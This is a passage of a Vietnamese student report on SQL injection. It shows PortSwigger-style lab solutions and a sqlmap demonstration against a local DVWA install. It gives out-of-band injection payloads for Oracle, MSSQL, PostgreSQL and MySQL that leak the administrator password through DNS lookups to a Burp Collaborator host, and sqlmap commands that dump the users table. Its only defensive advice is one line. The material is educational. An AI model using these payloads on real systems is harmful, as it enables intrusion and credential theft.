| **MySQL** | Các kỹ thuật sau chỉ hoạt động trên Windows: LOAD\_FILE('\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\\a') SELECT ... INTO OUTFILE '\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\a' |

Hiện tại chúng ta không hề biết chúng ta đang xử lý CSDL nào đang được sử dụng ở trên **nạn nhân**. Vì vậy, việc chúng ta cần làm thử từng trường hợp, nếu đã thử hết mà nó không hề hoạt động thì đồng nghĩa với việc database này không hề dễ dàng tiêm SQL. Nhưng vì đây là bài Lab nên mình biết được 1 chút thông tin về CSDL nó thuộc dạng đầu tiên: **Oracle**.

**Tiêm:** ' || (SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://l4qu95q1a4ra5vm8sr8rpvfwlnref3.burpcollaborator.net.burpcollaborator.net/"> %remote;]>'),'/l') FROM dual)-- -


**Cookie:** TrackingId=dKrodj0jBCabUfC5' || (**SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://l4qu95q1a4ra5vm8sr8rpvfwlnref3.burpcollaborator.net.burpcollaborator.net/"> %remote;]>'),'/l') FROM dual**)-- -; session=AiV5dZJLkAGMePHKYTw5YzK3k4LzjowC

Sau đó mã hoá dòng tiêm theo ký tự khoá URL để trình duyệt và server có thể hiểu, như vậy khi server nhận được URL đã mã hoá, nó có thể giải mã (decode) để lấy được giá trị ban đầu.

**Tiêm:** '+||+(SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//l4qu95q1a4ra5vm8sr8rpvfwlnref3.burpcollaborator.net.burpcollaborator.net/">+%25remote%3b]>'),'/l')+FROM+dual)--+-

**Cookie:** TrackingId=dKrodj0jBCabUfC5'+||+(SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//l4qu95q1a4ra5vm8sr8rpvfwlnref3.burpcollaborator.net.burpcollaborator.net/">+%25remote%3b]>'),'/l')+FROM+dual)--+-; session=AiV5dZJLkAGMePHKYTw5YzK3k4LzjowC

Sau đó nhấn nút **Send** request của Brup Suite và **Pull now** bên Burp Collaborator Client để xác minh rằng **payload** **(tải trọng)** của nạn nhân đã thực sự kích hoạt gửi request tra cứu DNS.



### **4.2. Tra cứu DNS với tính năng lọc dữ liệu**


Database chứa một bảng khác được gọi là **users**, với các cột được gọi là **user** và **password**. Chúng ta cần khai thác lỗ hổng SQL injection để tìm ra mật khẩu của **administrator** người dùng.

**Một số thông tin của 1 vài database để thực hiện tiêm SQL cho việc tra cứu DNS với tính năng lọc dữ liệu:**


|  |  |
| --- | --- |
| **Oracle** | SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual |
| **Microsoft** | declare @p varchar(1024);set @p=(SELECT YOUR-QUERY-HERE);exec('master..xp\_dirtree "//'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/a"') |
| **PostgreSQL** | create OR replace function f() returns void as $$ declare c text; declare p text; begin SELECT into p (SELECT YOUR-QUERY-HERE); c := 'copy (SELECT '''') to program ''nslookup '||p||'.BURP-COLLABORATOR-SUBDOMAIN'''; execute c; END; $$ language plpgsql security definer; SELECT f(); |
| **MySQL** | The following technique works on Windows only: SELECT YOUR-QUERY-HERE INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\a' |

**Tiêm:** ' || (SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(**SELECT password FROM users where username='administrator'**)||'.8js9kgaehel6y8oue3xxx8qzsqygm5.burpcollaborator.net/"> %remote;]>'),'/l') FROM dual)-- -

**Tham số cookie sau khi được mã hoá:** TrackingId=S2nl4iyG2REcwHkB'+||+(SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+where+username%3d'administrator')||'.8js9kgaehel6y8oue3xxx8qzsqygm5.burpcollaborator.net/">+%25remote%3b]>'),'/l')+FROM+dual)--+-; session=IDX3bsLu27xD5ip6a9Z210fuAoWrYS9x

****


Chúng ta sẽ thấy một số tương tác **DNS** và **HTTP** được ứng dụng bắt đầu do tải trọng của bạn. Mật khẩu của **administrator** người dùng sẽ xuất hiện trong miền phụ của tương tác và chúng ta có thể xem mật khẩu này trong ứng dụng khách Burp Collaborator. Đối với các tương tác **DNS**, tên miền đầy đủ đã được tra cứu sẽ được hiển thị trong tab **Description**. Đối với các tương tác **HTTP**, tên miền đầy đủ được hiển thị lưu trữ trong tab **Request to Collaborator**.



**Thu được request: hrvg2zwp7gmbhf876xso**.8js9kgaehel6y8oue3xxx8qzsqygm5.burpcollaborator.net.

Username: administrator

Password: hrvg2zwp7gmbhf876xso




**Cách phòng chống:**

Cập nhật phiên bản mới nhất của database.

## 5. Sử dụng công cụ SQLMap

**Demo sử dụng công cụ SQLMap tấn công trên:**

Lấy các thông tin: url, cookie để xác thực phiên người dùng.




**Bước 1: Trước tiên, chúng ta tìm database cần khai thác**

-u: URL của web mục tiêu

--dbs: liệt kê danh sách của database


Đây là command:

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=nimq1t6fliunsnvefabe79h7lj; security=low" --dbs




**Bước 2: Tiếp đến, chúng ta lựa chọn database với -D và liệt kê bảng trong database với --tables**

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=nimq1t6fliunsnvefabe79h7lj; security=low" -D dvwa --tables




**Bước 3: Chúng ta chọn bảng với -T và liệt kê cột với --columns**

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=ktfhsbsoa66uih8e8gnjlsl6kr;security=low" -D dvwa -T users --columns

****

**Bước cuối cùng: Sử dụng tham số -C để chọn cột user và password và sử dụng --dump để đọc dữ liệu của cột**

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=ktfhsbsoa66uih8e8gnjlsl6kr;security=low" -D dvwa -T users -C user,password --dump



# VII. KẾT LUẬN

## 1. Các vấn đề đạt được

Hiện tại đồ án nhóm đã đạt được những nội dung sau

* Trình bày được cách sử dụng công cụ SQLMap để khai thác lỗ hỗng SQL injection
* Các biện pháp phòng chống SQL injection
* Nâng cao kiến thức về các lỗ hỗng webiste

## 2. Hạn chế

Trong quá trình tìm hiểu thông tin về SQL injection nhóm còn gặp nhiều khó khăn nên không tránh khỏi sai sót về mặt thông tin

# VII. TÀI LIỆU THAM KHẢO

Bui Xuan Huy B (08/06/2020)

<https://viblo.asia/p/su-dung-sqlmap-de-khai-thac-lo-hong-sql-injection-sqli-6J3ZgzVAKmB>

Nguyen Thi Hai Yen (14/11/2019)

<https://viblo.asia/p/huong-dan-test-sql-injection-vi-du-va-cach-phong-ngua-cac-cuoc-tan-cong-sql-injection-3P0lPYap5ox>

Nhật Linh, quantrimang

<https://quantrimang.com/tan-cong-kieu-sql-injection-va-cac-phong-chong-trong-asp-net-34905>

Nguyễn Hưng (18/06/2021)

[https://vietnix.vn/sql-injection-la-gi/#sql-injection-la-gi](https://vietnix.vn/sql-injection-la-gi/%23sql-injection-la-gi)

CyStack Editor (03/04/2018)

<https://cystack.net/vi/blog/tan-cong-sql-injection>

NGUYỄN ANH KIỆT

<https://linuxteamvietnam.us/khai-thac-lo-hong-sql-injection-su-dung-sqlmap-o-muc-do-co-ban/>

Chobball (21/04/2021)

<https://chobball.com/sqlmap-la-gi/>

Bizfly (17/08/2021)

<https://bizfly.vn/techblog/burp-suite-la-gi.html/>